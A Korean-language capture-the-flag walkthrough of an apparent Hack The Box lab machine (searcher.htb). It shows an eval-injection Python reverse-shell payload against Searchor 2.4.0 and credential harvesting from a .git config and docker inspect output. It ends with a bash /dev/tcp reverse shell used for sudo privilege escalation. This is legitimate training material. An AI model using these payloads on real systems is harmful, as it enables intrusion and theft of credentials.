
Enumeration
Nmap
- command
sudo nmap -sC -sV target -T4
- result
Nmap scan report for 10.129.228.217
Host is up (0.27s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_  256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://searcher.htb/
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
- http 포트와 ssh 포트가 열려있는 것을 확인할 수 있습니다.
gobuster
- command
gobuster dir -u http://target -w ~/wordlists/dirb/common.txt
- result
Progress: 0 / 1 (0.00%)
2025/10/10 14:04:20 the server returns a status code that matches the provided options for non existing urls. http://target/4a437574-206b-45c5-80a3-853688eb8182 => 302 (redirect to http://searcher.htb/) (Length: 276). Please exclude the response length or the status code or set the wildcard option.. To continue please exclude the status code or the length
searcher.htb로 리다이렉트를 시킵니다. 따라서/etc/hosts파일을 수정하여 타겟 ip와 해당 url을 맵핑합니다.command
gobuster dir -u http://searcher.htb -w ~/wordlists/dirb/common.txt
- result
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
search               (Status: 405) [Size: 153]
server-status        (Status: 403) [Size: 277]
Progress: 4624 / 4624 (100.00%)
===============================================================
Finished
===============================================================

- 직접 접근해 보면 검색어를 입력하면 여러 웹 플랫폼들에 대한 검색 uri를 알려주는 페이지가 나옵니다.
Searchor 2.4.0을 사용했다는 것을 알 수 있습니다.
Exploitation
Searchor Vulnerability
GitHub - nexis-nexis/Searchor-2.4.0-POC-Exploit-
Searchor 2.4.2이하 버전에서 발생하는evalvulnerability를 활용한 POC 입니다.
sudo nc -l 10.10.14.16 80
- macos netcat 기준 커맨드입니다.
# payload
', exec("import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('10.10.14.16',80));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(['/bin/sh','-i']);"))#
$ id
uid=1000(svc) gid=1000(svc) groups=1000(svc)
$
- 리버스 쉘을 획득할 수 있습니다.
Privilege Escalation
$ uname -a
Linux busqueda 5.15.0-69-generic #76-Ubuntu SMP Fri Mar 17 17:19:29 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
linpeas
wget  https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
python3 -m http.server 8080
wget http://10.10.14.16:8080/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
- linpeas 스캔 및 리눅스 버전 cve를 통해 privilege escalation을 시도해 보았지만, 불가능했습니다.
$ ls -al
total 20
drwxr-xr-x 4 www-data www-data 4096 Apr  3  2023 .
drwxr-xr-x 4 root     root     4096 Apr  4  2023 ..
-rw-r--r-- 1 www-data www-data 1124 Dec  1  2022 app.py
drwxr-xr-x 8 www-data www-data 4096 Oct 10 04:53 .git
drwxr-xr-x 2 www-data www-data 4096 Dec  1  2022 templates
$ cat .git/config
[core]
	repositoryformatversion = 0
	filemode = true
	bare = false
	logallrefupdates = true
[remote "origin"]
	url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
	fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
	remote = origin
	merge = refs/heads/main
- git config 파일을 보면
gitea.searcher.htb에 cody,jh1usoih2bkjaspwe92라는 크레덴셜로 로그인을 하는 url이 있습니다. jh1usoih2bkjaspwe92비밀번호를 통해 svc 계정으로 ssh 접속을 시도해 봅니다.
$ sudo -l
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
- 접근이 가능했으며,
/usr/bin/python3 /opt/scripts/system-checkup.py *커맨드를 root권한으로 실행가능한 것을 확인했습니다.
$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py *
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup
- Usage를 참고하면
docker-ps,docker-inspect와 같은 도커 명령어를 실행할 수 있는 것을 확인할 수 있습니다.
$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE                COMMAND                  CREATED       STATUS       PORTS                                             NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   2 years ago   Up 6 hours   127.0.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   2 years ago   Up 6 hours   127.0.0.1:3306->3306/tcp, 33060/tcp               mysql_db
- gitea라는 서비스가 실행되고 있는 것을 확인할 수 있습니다.

- 확인 결과 gitea는 github나 gitlab과 같은 git 저장소 호스팅 웹서비스였습니다.
$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .}}' gitea
{"Id":"960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb","Created":"2023-01-06T17:26:54.457090149Z","Path":"/usr/bin/entrypoint","Args":["/bin/s6-svscan","/etc/s6"],"State":{"Status":"running","Running":true,"Paused":false,"Restarting":false,"OOMKilled":...
- json 포맷으로 출력하면 pretty 포맷팅이 되지 않은 채로 컨테이너 inspect가 출력됩니다.
...
  "Env": [
      "USER_UID=115",
      "USER_GID=121",
      "GITEA__database__DB_TYPE=mysql",
      "GITEA__database__HOST=db:3306",
      "GITEA__database__NAME=gitea",
      "GITEA__database__USER=gitea",
      "GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh",
      "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
      "USER=git",
      "GITEA_CUSTOM=/data/gitea"
    ],
    ...
- 포맷팅을 해보면 환경변수에 administrator의 PASSWD를 확인할 수 있습니다.

- 그러면 루트 권한으로 실행할 수 있었던
system-checkup.py의 내용을 볼 수 있고, full-checkup은 현재 위치의full-checkup스크립트를 실행하는 것을 볼 수 있습니다.
#!/bin/bash

attacker_ip="10.10.14.16"
attacker_port=4444

/bin/bash -c "/bin/bash -i >& /dev/tcp/$attacker_ip/$attacker_port 0>&1"
/tmp디렉토리로 이동하여full-checkup.sh이름의 리버스쉘 스크립트를 만들어 줍니다.
sudo nc -l 10.10.14.16 4444
chmod +x full-checkup.sh
sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
$ id
id
uid=0(root) gid=0(root) groups=0(root)
- 루트 쉘을 획득하였습니다.